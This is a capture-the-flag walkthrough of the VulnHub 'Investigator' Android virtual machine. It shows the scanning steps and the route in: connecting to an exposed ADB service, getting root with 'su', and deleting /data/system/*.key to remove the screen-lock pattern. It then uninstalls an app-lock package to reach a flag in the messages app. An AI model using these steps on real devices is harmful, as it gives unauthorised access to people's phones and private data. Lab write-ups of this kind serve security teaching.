

# Investigator

These were the description given by the author:

The investigator to finish this machine,Its for only beginners, Share your Screen shot on telegram group, Group link will be in flag.

The main goal is to find user and root flag.

The creator of this ctf is Sivanesh Kumar

Link to download: <https://www.vulnhub.com/entry/investigator-1,504/>

## Reconnaissance

Let's start by identifying target IP

`sudo netdiscover -i vboxnet0`

```
Currently scanning: 192.168.152.0/16 | Screen View: Unique Hosts
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 102
-----
IP                At MAC Address      Count  Len  MAC Vendor / Hostname
-----
192.168.56.100    08:00:27:46:51:61    1      42  PCS Systemtechnik GmbH
192.168.56.168    08:00:27:27:8d:c6    1      60  PCS Systemtechnik GmbH

[✖]-[baz@parrot]-[~/comp ctf walkthroughs/investigator]
$
```

Now we used nmap to identify open ports, services, versions etc.

`sudo nmap -A -p- 192.168.56.168`


```
Applications Places System
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Network Distance: 1 hop
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 163.57 seconds
[baz@parrot]-[~/comp ctf walkthroughs/investigator]
$ sudo nmap -sV -sC -p- -O 192.168.56.168
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-06 10:14 IST
Nmap scan report for 192.168.56.168
Host is up (0.00025s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
5555/tcp  open  freeiv?
8080/tcp  open  http    PHP cli server 5.5 or later
22000/tcp open  ssh     Dropbear sshd 2014.66 (protocol 2.0)
| ssh-hostkey:
|_ 521 46:13:43:49:24:88:06:85:6c:75:93:73:b5:1d:8f:28 (ECDSA)
MAC Address: 08:00:27:27:8D:C6 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 578.11 seconds
[baz@parrot]-[~/comp ctf walkthroughs/investigator]
$
```

We got to know there are three open ports.

5555- freeciv(Freeciv versions up to 2.0, Hewlett-Packard Data Protector, McAfee EndPoint Encryption Database Server, SAP )  
8080(http)  
22000(ssh)

## Enumeration

Let's start by looking port 8080  
`http://192.168.56.168:8080`



**Agent 's' have been investigate the case but he fail to completed it !!**



**We Don't Know what happens to Agent "S"**

**Sector need your help to investigate this case**

**Last information from Agent "S" is only 6666666666 no other information,find and solver it**



ports 8080 is not given much more information, we try reading robots.txt and page source code and other enumeration tool but we couldn't find any useful information.  
then we move our next open port 5555 ADB server enumeration first we install ADB our local host then we connect with the target IP address on port 5555 ADB service.  
`sudo apt install adb`



adb devices

adb shell

id

```

Applications Places System 32 B/s ^ 69 B/s Thu Aug 6, 10:26
Parrot Terminal

File Edit View Search Terminal Help

[baz@parrot]~$ adb connect 192.168.56.168
connected to 192.168.56.168:5555

[baz@parrot]~$ adb devices
List of devices attached
192.168.56.168:5555    device

[baz@parrot]~$ adb shell
uid=2000(shell) gid=2000(shell) groups=1003(graphics),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats)@x86:/ $ id
uid=2000(shell) gid=2000(shell) groups=1003(graphics),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats)@x86:/ $ pwd
/
uid=2000(shell) gid=2000(shell) groups=1003(graphics),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats)@x86:/ $ whoami
whoami: unknown uid 2000
l|uid=2000(shell) gid=2000(shell) groups=1003(graphics),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats)@x86:/ $ su
uid=0(root) gid=0(root)@x86:/ # whoami
whoami: unknown uid 0
l|uid=0(root) gid=0(root)@x86:/ #

In the root home directory we found our flag.txt file and we can see the flag message this is not our last flag.

```

## Exploitation

Now let's check for the flags.

in the root home directory we found our flag.txt file and we can see the flag message this is not our last flag.

cd /data/root

cat flag.txt

```

Applications Places System 24 B/s ^ 55 B/s Thu Aug 6, 10:29
Parrot Terminal

File Edit View Search Terminal Help

dontpanic
drm
local
lost+found
media
mediadr
misc
property
resource-cache
root
security
ssh
system
tombstones
user
uid=0(root) gid=0(root)@x86:/data # cd root
uid=0(root) gid=0(root)@x86:/data/root # ls
flag.txt
uid=0(root) gid=0(root)@x86:/data/root # cat flag.txt
Great Move !!!

cat flag.txt
Itz a easy one right ???

lets make this one lil hard

You flag is not here !!!

Agent "5" Your Secret Key .....>259148637uid=0(root) gid=0(root)@x86:/data/root #

```

let's more enumeration the machine but this device is secure with and pattern key currently we have root shell we can remove the by using rm command.

rm /data/system/\*.key

target screen lock is bypass successfully and we open many android application but they are protected third party app lock let's move back the adb console and remove the app lock.

```
adb uninstall com.martianmode.aplock
```

```
Agent "5" Your Secret Key ----->259148637uid=0(root) gid=0(root)@x86:/data/root # rm /data/system/*.key
uid=0(root) gid=0(root)@x86:/data/root # cd system
sh: cd: /data/root/system: No such file or directory
2|uid=0(root) gid=0(root)@x86:/data/root # exit
2|uid=2000(shell) gid=2000(shell) groups=1003(graphics),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats)@x86:/ $ exit
[bar@parrot]-[~]
$ adb uninstall com.martianmode.aplock
Success
[bar@parrot]-[~]
```

Finally we got our final flag in the messaging application. our challenge is successfully completed by reading the message.

